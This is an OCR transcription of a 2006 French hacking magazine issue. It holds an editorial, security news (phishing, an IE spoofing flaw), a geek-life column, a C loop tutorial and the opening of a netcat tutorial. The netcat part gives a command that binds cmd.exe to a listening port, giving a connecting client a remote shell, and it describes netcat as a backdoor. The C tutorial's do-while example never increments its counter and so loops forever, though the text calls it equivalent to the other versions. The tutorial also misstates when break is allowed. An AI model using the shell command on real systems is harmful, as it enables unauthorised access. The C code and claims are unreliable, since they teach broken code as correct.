


Flirtez avec Linux

Ubuntu n'est pas farouche

HACK
CONSOLE
PSP
PS2
XBOX
GAME
CUBE
NINTENDO
MEGA
DRIVE

LA FACE CACHÉE DE GOOGLE

LES DESSOUS DE NETCAT

L 13192 - 4 - F: 4,50 € - RD

N°4 / Juillet -août 2006 / 4,50 euros

VACANCES, NANAS ET BONNES ADRESSES DE WEBCAFÉS


2

Edito

La sécurité informatique commence à titiller les politiques pour preuve cet extrait du "rapport sur la sécurité des systèmes" de Pierre LASBORDES, remis au premier ministre, Dominique de VILLEPIN, publié fin novembre 2005 :

« Les systèmes d'information font désormais partie intégrante du fonctionnement des administrations publiques, de l'activité des entreprises, et du mode de vie des citoyens. Les services qu'ils assurent nous sont tout aussi indispensables que l'approvisionnement en eau ou électricité.

la sécurité des systèmes d'information (SSI) est un enjeu à l'échelle de la Nation tout entière.

L'environnement lié aux technologies de l'information et de la communication est la cible de nombreuses menaces. L'ouverture des réseaux et leur complexité croissante associant des acteurs aux multiples profils, ont renforcé la vulnérabilité des systèmes d'information.

Détruire, altérer, accéder à des données sensibles dans le but de les modifier ou de nuire au bon fonctionnement des réseaux, les motivations sont diverses en fonction de la nature des informations recherchées et de l'organisme visé.

Tous les utilisateurs identifient au quotidien la menace constante des virus et des vers qui submergent Internet. Leur nombre a explosé au cours de ces dernières années et ceux-ci deviennent de plus en plus sophistiqués. Les outils nécessaires aux pirates sont aisément accessibles en ligne et il existe une échange constant d'information et de savoir-faire au sein de la communauté des pirates pour rendre ces attaques de plus en plus efficaces. Cependant, leur désir de performance cède de plus en plus au développement d'entreprises criminelles dont les activités en lignes se sont accrues emphasillélement à la dimension économique d'Internet. Le nombre de fraudes se traduit chaque année par des coûts s'élevant à des milliards d'euros, en particulier par les banques et les entreprises.

En tant qu'outil de propagande et de communication, les réseaux terroristes utilisent déjà largement Internet. Plus la lutte contre le terrorisme verrouille les lignes traditionnelles de communication, plus ces réseaux trouvent l'accessibilité et l'anonymat d'Internet attrayants.

La sécurité des systèmes d'information est un véritable défi, à la fois technologique et économique. »

Nethackers, d'utilité publique ;-)

FaSm
nethackers@acissi.net

Sommaire

NET HACKERS
est édité par Publia,
2 bis rue Dupont de l'Eure 75020 Paris
Représentant légal : O. André
Principaux associés : O. André et O. Spinelli
Rédacteur en chef : Franck Ebel
Conception Graphique : Weel
ISSN en cours
Numéro de comission paritaire en cours
Dépot légal à parution

Directeur de publication : Olive André

Imprimé en France par Roto garonne
Z.A. "Mestre-Marty" 47310 Estillac

Les News d

10 ans de prison pour un pirate

S'introduire dans un serveur, vous le savez bien, c'est illégal. Les peines varient souvent, notamment aux USA, mais peuvent parfois, suivant l'ampleur des dégâts causés, être très importantes.
Eric McCarthy, administrateur réseau, est accusé par le tribunal de San Francisco d'avoir quelque peu perturbé le fonctionnement d'un serveur de l'Université de Californie, ce qui a conduit à alerter la bagatelle de 275 000 élèves et salariés de l'établissement. Il aurait accédé à certaines informations confidentielles et les aurait modifiées. Risquant 10 ans de prison, l'homme sera jugé le 28 avril prochain.

Google fait encore grimper ses chiffres

Google

Yahoo annonçait hier ses résultats financiers précisant, sur des chiffres positifs, que Google, son principal concurrent, n'était pas le seul sur le marché à être en bonne forme. Pas le seul, certes, mais loin devant, c'est malgré tout indéniable. Aujourd'hui, la firme de Mountain View publie ses propres chiffres qui ne font que confirmer la tendance voulant qu'il y ait encore un long chemin à parcourir avant de rattraper Google.
Le chiffre d'affaires trimestriel de Google se situe donc à 2,25 milliards de dollars, ce qui représente tout de même la moitié de celui d'Apple. Ce chiffre montre une augmentation de 79 % par rapport à la même période en 2005, mais surtout une augmentation de 17 % par rapport au dernier trimestre. Les bénéfices chiffrent à 592 millions de dollars, ce qui constitue 26,3 % du chiffre d'affaires. Des chiffres qui prouvent que Google reste encore le leader incontesté sur ce marché.

Faille Spécial Phishing pour Internet Explorer



Voilà qui arrange les affaire des phishers. Internet Explorer leur permet désormais de faire afficher l'adresse de leur choix dans la barre du navigateur tout en contrôlant le contenu qui apparaît à l'écran.
Cette astuce ouvre la voie à des sites de phishing plus vrais que nature, puisque la barre d'adresse du navigateur indiquera la "vraie" URL du site imité au lieu de celle d'un serveur anonyme situé quelque part à l'autre bout du monde.

Dans le détail, la vulnérabilité exploite une erreur de timing : le pirate affiche une application Flash sur son propre site, et avant qu'elle ne soit entièrement chargée il modifie grâce à Javascript l'adresse sur laquelle doit pointer le navigateur, en spécifiant celle du site légitime qu'il tente d'imiter.
La redirection ne s'exécute toutefois pas immédiatement, car l'application Flash doit finir de se charger. Cependant, une fois que c'est fait, Internet Explorer a "oublié" qu'il doit aller à une autre adresse. Mais il affiche tout de même cette dernière dans sa barre d'URL, en même temps que le contenu de l'application Flash.
Les dernières versions du navigateur, y compris sur un Windows XP entièrement à jour, sont vulnérables et il n'existe encore aucun correctif. Lors de la parution de ce magazine, la faille devrait être comblée

La BNP est victime d'une attaque par phishing

BNP PARIBAS
bnpparibas.com

Après les deux vagues d'attaque contre LCL -et plus discrètement le Crédit Agricole, qui en a averti ses clients-, c'est aujourd'hui au tour des clients de la banque BNP Paribas d'être la cible d'une attaque par 'hameçonnage' ou 'phishing'.



lu net

web:
http://www.lesnouvelles.net

Comme ailleurs, un e-mail aux couleurs de la banque invite l'internaute à cliquer sur un lien pour mettre à jour ses coordonnées bancaires. Sous le prétexte d'améliorer la qualité des services, bien-sûr.

Cette attaque prend la forme d'un e-mail envoyé en masse aux abonnés de certains fournisseurs d'accès Internet.

Contrairement aux faux e-mails vers LCL, celui de la BNP est bien mieux rédigé et ne comporte pas de fautes d'orthographe. Il illustre une fois de plus que la régionalisation des attaques par 'phishing' est de plus en plus fine.

Selon une enquête de First Data, 43% des adultes américains ont fait l'objet d'au moins une tentative de "hameçonnage" et environ 5% d'entre eux, soit 4,5 millions de personnes, sont tombés dans le piège en fournissant les informations confidentielles demandées. Ce qui est amplement suffisant pour détourner des centaines de milliers, sinon de millions, de dollars.

Firefox : patchez !

Le navigateur libre est victime d'une nouvelle série de failles, dont certaines sont jugées "hautement critique". Leur exploitation permettrait, pour la plupart, de faciliter des attaques de type cross site scripting, mais aussi l'exécution de code Javascript avec des droits élevés. Ces vulnérabilités touchent Javascript, XUL, le décodage UTF8 et d'autres encore. La version 1.5.0.4 vient corriger tout cela.

Vulnérabilité Word : attaques ciblées contre des entreprises

Une faille non corrigée dans Word est exploitée en ce moment même pour attaquer des entreprises de manière très sélective. Menées à l'aide de courriers piégés, ces opérations se sont révélées particulièrement adroites et difficiles à repérer initialement. Mais les éditeurs d'antivirus commencent à mettre leurs produits à jour afin de détecter l'exploitation de cette vulnérabilité.



Une vulnérabilité non corrigée dans Word a déjà de quoi rendre nerveux les responsables de la sécurité informatique. Mais lorsqu'elle est exploitée en conjonction avec un peu de fourberie, un brin de paranoïa et surtout beaucoup de discrétion, le cocktail devient alors franchement détonnant.

Et ce cocktail, c'est précisément ce qu'ont subi dernièrement une poignée d'entreprises aux Etats-Unis et en Europe. Il s'agit d'opérations furtives, personnalisées et surtout à petite échelle afin de ne pas attirer l'attention.

Chiffrement : fin de la liberté ?

Le gouvernement britannique souhaite faire appliquer un texte de loi qui obligerait les particuliers et les entreprises à remettre leurs clés de chiffrement aux autorités. Si elle était appliquée, une telle mesure signerait la fin d'une liberté chèrement acquise : celle de protéger soi-même ses informations. Elle provoquerait cependant aussi la fuite d'entreprises hors du pays, ce qui pourrait peser dans la décision.

Dès 2000 le gouvernement britannique prévoyait l'obligation de la remise des clés de chiffrement par les utilisateurs de la cryptographie. Le texte est donc inscrit depuis cinq ans au chapitre trois du Regulation of Investigatory Powers Act (RIPA), mais le gouvernement n'avait jusqu'à présent jamais cherché à le faire respecter.

Le gouvernement américain espionne les coups de fil

Selon le quotidien USA Today, la NSA aurait bâti depuis 2001 une gigantesque base de données destinée à stocker le profil de tous les appels téléphoniques échangés dans le pays, y compris ceux vers l'étranger. Réalisé avec l'aide des plus grands opérateurs téléphoniques nationaux, le programme aurait déjà ingurgité les relevés téléphoniques de dizaines de millions de citoyens et d'entreprises du pays.

Depuis 2001, l'agence de renseignement américaine NSA assemble ce qui pourrait devenir la plus grande base de données au monde. Son contenu : les profils des appels téléphoniques de tous les américains.

Retrouvez le détail de ces news sur :
http:::www.lesnouvelles.net

Geek de vie



Cette Rubrique s'appelle geeks. Vous êtes vous déjà demandé la signification ? Une petite recherche sur Wikipédia donne : Un geek est une personne passionnée, voire obsédée, par un domaine précis. À l'origine, en anglais le terme signifiait « fada », soit une variation argotique de « fou ».

Introduction

Un geek, ou "dingue" en anglais, est un fondu d'informatique. Il vit, mange, boit que pour ses ordinateurs, et des fois en oublie tout ce qui l'entoure. Et c'est d'ailleurs ce qui fait la beauté du geek : c'est un passionné fou furieux. Je vais vous faire découvrir l'antre du geek, son univers, sa petite vie tranquille dans sa petite bulle.

Présentations

On m'appelle "vrtualabs", mais j'ai un nom et un prénom, comme tout le monde. Je suis le genre de gars qu'on appelle pour une imprimante qui bogue, ou encore pour installer un jeu qui ne passe pas. C'en est déprimant. Je sais pas, j'ai peut-être une allure d'ingénieur informaticien... Pourtant non, je n'ai ni lunettes, ni visage boutonneux, j'ai 21 ans, j'étudie comme tout le monde (bon d'accord, dans l'informatique), et j'ai une copine comme pas mal de monde. Déjà hors des clichés de l'adolescent prépubère boutonneux qui passe ses journées devant un écran. oui, le geek a quand même une vie. Certes très axée sur l'informatique, mais pas que fait de cela.

Une journée geek

7h du matin. Le jour pointe, et j'ai laissé mes volets ouverts (pas eu le temps de les fermer). J'allume mon ordinateur portable qui est resté sur la table de chevet, et je me connecte rapidement sur irc, histoire de retrouver _4ine, nono, et les autres, avant d'aller me doucher. Je me bouge jusqu'au salon, lève le colocataire en fanfare ("Yiiiiihaaaa !"), et allume le PC fixe qui trone sur le bureau. Je lance mon Dev-Cpp, OllyDbg, un ptit msn pour rester en contact avec la copine restée dans une autre ville. J'en profite au passage pour prendre de quoi déjeuner.

10h. La matinée passe tranquillement, surtout quand on code. Non je ne vais pas à la fac. Je devrais, mais pas le temps. Et puis tant qu'à faire, autant coder en C++, la fac enseigne le Java et .Net. L'avenir aux langages compilés ! :)

12h. L'heure de manger. Je sors une pizza du congélateur, une bouteille de coca du frigo, et je fais chauffer la pizza dans mon petit four. En 10-15 minutes c'est prêt, et je déguste mon festin devant l'écran, coincé devant un problème de machine virtuelle.

14h. Grande discussion sur #hzv, concernant perl et python. Je suis pro-perl, contre plusieurs pythonneux, et on se dispute âprement la place de meilleur langage pseudo-compilé. (Nono2357 se défend, mais ne fait pas le poids :).

16h. Recompilation du kernel de ma Debian, ma carte graphique fait des siennes. Ca me prend tranquillement trente minutes, pendant lesquelles j'en profite pour lancer une machine à laver (faut bien s'habiller, et changer de t-shirt sale).

18h. Re-pizza. Re-coca.

20h. A fond dans les défis de FC, section reverse engineering. C'est parti pour une nuit de débugging, avec coca, apéro, bière et whisky :). Ce qu'on appelle généralement "motivation" (et pas Jack Daniells).

2h30. Plus rien à la télé, plus rien sur irc, les doigts en compote, je file me coucher.

Bien sûr, ce planning ne comprend pas le programme "copine v1.0", donc il y a quelques changements quand elle est là (principalement aux alentours de 22h-1h du matin).

Conclusion

Si à votre grand bonheur vous vous découvrez une âme de geek, surtout ne la laissez pas de côté. Pour résumer c'est tout simplement une manière de penser, d'agir, très proche de l'ordinateur. On vit quasimment au jour le jour, un peu reclus. Attention, il faut réussir à trouver une copine qui apprécie ce mode de vie.

Il y a 10 sortes de personnes : celles qui comprennent le binaire, et ceux qui ne le comprennent pas.

virtualabs

Algorithme des boucles

Pour pouvoir écrire des programmes conséquents il faut pouvoir gérer des contrôles de flux, des boucles, prendre des décisions, rendre le programme « intelligent ». Ecrire l'algorithme permet de structurer son esprit et de simplifier sa pensée. Let's go.

INTRODUCTION

Suite à l'article "Débuter en programmation", dans lequel nous avons pu aborder les éléments principaux de la programmation en langage C et la composition des arbres programmatiques. Afin d'approfondir ceci nous allons maintenant aborder les structures de contrôle de flux qui permettent, entre autre, de créer des boucles et de vérifier des conditions.

LA BOUCLE FOR


Nous nous étions arrêté sur la fonction Moyenne_2 qui retourne la moyenne de deux variables de type float. Voyons maintenant une fonction qui retourne la omme des 100 premiers entiers.

```
int SommeEntiers()
{
int compteur=0;
int resultat=0;
for(compteur=0;comp-
teur<100;compteur++)
     {
         resultat+=comp-
teur;
     }
return resultat;
}
```

Dans un premier temps nous initialisons une variable que l'on nomme 'compteur' et on lui affecte la valeur 0. Nous pouvons remarquer que l'affectation se symbolise par une flèche dans un arbre programmatique. Cette variable dont le nom est explicite va nous servir à compter le nombre d'itérations que va réaliser la boucle for, elle est appelée variable de contrôle.

Ensuite on initialise une variable

la boucle for



'resultat' qui contiendra la valeur renvoyée par la fonction.

La boucle for : elle réalise trois opérations. Une initialisation de variable (compteur=0) puis elle vérifie une condition (compteur<100) et enfin elle réinitialise la (ou les) variable de contrôle (compteur++). A noter que l'instruction compteur++ est équivalente à compteur=compteur+1. Après avoir initialiser la variable compteur, la structure de contrôle de flux vérifie si la condition est vraie et dans ce cas, les instructions présentes dans le corps de la boucle sont exécutées. Après l'exécution de ces instructions, la boucle réinitialise la valeur de la variable compteur puis répète ces opérations tant que la condition est correctement vérifiée. Lorsque la condition à vérifier est fausse, ici lorsque la valeur de compteur atteindra 100, alors la fonction se poursuit à la suite de la boucle for, ici la fonction retourne la valeur contenu par la variable resultat.

Le corps de la boucle for contient, ici, une seule instruction (ce nombre n'est pas limité, il est également possible d'utiliser d'autres structure de contrôle de flux telles que les boucles while ou 'do while' et même des boucles for. On parle alors de boucles imbriquées) resultat+=compteur. Cette instruction peut également s'écrire resultat=resultat+compteur, il en est de même pour les multiplications, soustractions, division, modulo,...

Enfin la fonction se termine en retournant la valeur de resultat.

Toutes instructions se trouvant après une instruction return ne sera pas effectuée car la fonction s'arrête après avoir renvoyé une valeur.

LA BOUCLE WHILE

Cette fonction aurait pu être écrite avec une boucle while.

```
int SommeEntiers()
{
int compteur=0;
int resultat=0;
while(compteur<100)
    {
        resultat+=comp-
teur;
        compteur++;
    }
return resultat;
}
```


La boucle while vérifie tout d'abord si la condition est validée, puis, si c'est le cas, exécute les instructions dans son corps. Lorsque toutes les instructions qu'elle contient ont été exécutées, elle revient à la vérification et recommence jusqu'à ce que le test échoue, la condition est alors fausse. Il ne faut surtout pas oublier de modifier la valeur de compteur car si c'était le cas, notre boucle ne se terminerait jamais. On dit que le programme est entré en boucle infinie.

Les boucles for et while sont donc équivalentes, il est toujours possible d'écrire une boucle for avec une boucle while et vice-versa.

La boucle 'do while' est identique à la boucle while si ce n'est que le test de validation est effectué à la fin de la boucle. C'est à dire que les instructions sont exécutées une première fois puis on vérifie si l'on peut continuer et on recommence si le test est validée, sinon la boucle s'arrête et la fonction continue.
Ici la fonction SommeEntier() peut s'écrire avec une boucle 'do while'.

```
int SommeEntiers()
{
int compteur=0;
int resultat=0;
do
  {
    resultat+=compteur;
  }
while(compteur<100);
return resultat;
}
```

boucle while




LES CONTRÔLES DE FLUX

Les structures de contrôle de flux permettent également de faire de simples vérifications. Par exemple, on saisit un caractère et si ce caractère est le caractère 'a' alors nous affichons un message de validation à l'écran, sinon nous écrivons un message d'erreur.


```
void a()
{
char moncaractere;
moncaractere=getchar();
if(moncaractere=='a')
    {
        printf("Vous
avez bien saisi le
caractère %c.\n",monca-
ractere);
    }
else
    {
        printf("Vous ne
devez pas saisir le
caractère %c...\n",mon-
caractere);
    }
system("PAUSE");
}
```

Nous obtenons le caractère grâce à la fonction getchar() qui se trouve dans la librairie stdio.h, ce caractère est affecté à la variable moncaractere. Ensuite on teste simplement si le caractère saisie est un 'a' si le test est validé on affiche un message de validation, qui se trouve dans un corps juste après le teste, sinon on affiche un message d'erreur, qui lui se trouve dans un corps juste après le mot réservé 'else' (sinon). L'affichage se fait grâce à la fonction printf qui se trouve dans la même librairie, elle prend en paramètre une chaîne de caractère puis des variables. Pour afficher une variable il faut en spécifier le type

boucle do while



contrôle de flux



(%c désigne les caractères, %d les entiers, %f les float, etc) puis à la fin de notre chaîne de caractère délimitée par des quotes, on place une virgule qui précède le nom des variables. Le symbole '\n' permet de faire un retour chariot (donc de passer une ligne à l'écran ;-)), il est possible de faire des tabulations avec \t, un bip système avec \a...

Une bonne indentation du code permet une lisibilité de qualité et donc une compréhension plus aisée. Ainsi on peut voir que lorsque l'on saisi un 'a' à l'exécution de ce programme le corps du if est exécuté, dans un autre cas c'est le corps du else qui sera exécuté. Il est bien évidemment possible de mettre plusieurs instructions dans les deux corps. Il en est de même pour les arbres programmatique, il faut essayer le plus possible de mettre sur la même ligne les instructions qui sont exécutées dans le même corps.

De la même manière, il est possible d'enchaîner les if...else à l'infini de façon à créer de multiples possibilités. Cependant l'accumulation de cette structure devient vite illisible. Il existe donc une structure de contrôle de flux qui permet de regrouper plusieurs if. Cette structure est le 'switch'.
Voici sa syntaxe:


```
switch(<expression>)
        {
            case constante_1
:
[<instruction>;break;]
            case constante_2
:
[<instruction>;break;]
            .
            .
            .
            case constante_3
:
[<instruction>;break;]
            [default :
[<instruction>;] ]
        }
```

<expression> : cette expression doit être de type entier.
Le mot clef case permet de tester la constante qui le suit, si la constante est égale à <expression> alors les <instructions> qui suivent les : seront exécutées.
Afin de terminer la suite d'instruction sans poursuivre les tests de constantes, on utilise le mot réservé 'break'. Il permet de terminer le corps de code en cours d'exécution. Il doit donc obligatoirement se trouver dans une boucle (for, while....).
Le mot réservé default permet de définir l'attitude du programme dans le cas où aucun test n'aura était validé, le programme effectuera alors une instruction par défaut. Ce cas est facultatif.
Si vous voulez mettre un programme en pause, vous pouvez utiliser la fonction system("PAUSE") qui se trouve dans la librairie stdlib.h , elle permet de bloquer le programme en demandant de presser n'importe quelle touche.

CONCLUSION

Nous voilà paré pour commencer à programmer sérieusement. Ne vous lancez pas à tête perdue dans la programmation sans passer par un bon vieil algorithme ! Votre programme n'en sera que mieux structuré ,compréhensible et le risque d'erreur de programmation en sera diminué. L'algorithme est le langage universel le programme n'en est qu'une traduction.

LuCif3r



NETCAT : le fél

NetCat est un logiciel reconnu par de nombreuses personnes comme LE couteau suisse du réseau. En effet ce petit bijou facile d'utilisation vous permettra de faire bien des choses ...

Qu'est-ce que NetCat ?

NetCat est un programme développé par @stake qui permet de contrôler les sockets. Plus concrètement il permet d'ouvrir facilement des connexions réseau UDP ou TCP sur n'importe quel port, et sur n'importe quel service. Mais ce couteau suisse du réseau bien que très utile pour créer des relations serveur/client, comme nous allons le voir par la suite, ne se limite pas qu'à cette tache. Il peut faire office de scanner de port, de backdoor, mailer, ... (Nous verrons cela dans une seconde partie). Le programme est en ligne de commande, c'est-à-dire tout se passe dans votre console dos ou linux. L'absence de GUI peut en rebuter certains mais vous allez voir NetCat est très facile à utiliser. Après l'avoir téléchargé à cette adresse : http://www.l0pht.com/~weld/netcat/, faite un nc –help ou nc –h (« nc » est le nom de l'exécutable). Le programme affichera alors toutes ses options. N'hésitez pas à y jeter un coup d'?il, de plus que ces options peuvent être combinés entre elles. Chose importante aussi à mentionner, NetCat est open source dans sa version Linux, mais aussi Windows.

NetCat dans le rôle du client/serveur

Pour créer un serveur avec NetCat il suffit de mettre, NetCat en écoute (mode listen) sur un port donné. Le client viendra alors se connecter à l'ip du serveur sur le port qui est en écoute. Pour se mettre en écoute avec NetCat il suffit d'entrer cette commande :

```
nc -l -p 1337
```

-l : pour le mode « listen » (écoute).

- p <le port> : pour définir le port, ici 1337.

Lançons à présent une autres console avec NetCat, nous allons nous connecter au serveur crée avec cette commande : nc 127.0.0.1 1337. Et entrez du texte puis appuyer sur entrer, ce que l'on à écrit est bien envoyé au serveur ! Fermer à présent la console que vous utilisez pour le client. Que ce passe-t'il ? Et oui, au niveau du serveur NetCat redonne la main à la console, et arrête donc son écoute. Pour remédier à cela il faut forcer l'écoute par cette commande : nc –L –p 1337. A présent même si le client stoppe la connexion, le serveur lui continuera à écouter sur le port défini.

L'option –v est très intéressante, elle demande à NetCat de donner plus d'information sur la connexion en cours. Vous pouvez même faire un –vv pour que NetCat donne encore plus de détails.

Rediriger les entrées/sorties

Grâce à NetCat vous pouvez rediriger les entrées/sorties. Et cela grâce aux caractères « < » (entrée) et « > » (sortie). L'histoire des entrées/sorties ne vous parle pas trop je suppose, voilà alors quelques exemples :

```
nc -L -p 505 > logfile.log
```

Avec cette commande au lieu d'afficher le résultat dans la console serveur, le résultat sera logué dans un fichier, ici logfile.log. Ce log peut aussi se faire sous forme hexadécimale grâce à l'option –o, par exemple : Ce qui se trouve après le symbole « # » est ce que le client à envoyer au serveur. A l'extrême gauche se sont les adresses, puis au milieu les valeurs hexadécimale de chaque donnée :

```
C:\WINDOWS\System3
C:\>NetCat -l -p 1337
Lisez NetHackers !
```

```
C:\WINDOWS\System32\cmd.exe - NetCat 127.0.0.1 1337
C:\>NetCat 127.0.0.1 1337
Lisez NetHackers !
```

Tout ce que l'on a écrit à bien était envoyé au serveur.

in du net...

```
nc –L –p 505 –o dumphexa.txt.
< 00000000 74 65 73 74 0a
# test.
< 00000005 31 32 33 34 0a
# 1234.
< 0000000a 68 65 6c 6c 6f 0a
# hello.
< 00000010 3a 29 0a
# :).
< 00000013 6e 65 74 68 61 63 6b 65 72 73 0a #
nethackers.
< 0000001e 2b 2b 0a
# ++.
```

« nethackers » à pour valeur en hexadécimale « 6e 65 74 68 61 63 6b 65 72 73 », le 0a c'est le point rajouté automatiquement par NetCat.

L'option –e de NetCat permet d'exécuter un programme en entrée, exemple :

nc –vv –L –p 1234 –e cmd.exe : cette commande donnera un shell au client sur le serveur !

NetCat, le couteau suisse du réseau

Et oui ça je ne cesse de le répéter, mais vous allez à présent voir tout ce que l'on peut faire avec NetCat, outre la possibilité d'utiliser NetCat en tant que serveur, client telnet, etc… On peut faire de ce programme : un scanner de port, une backdoor, etc…

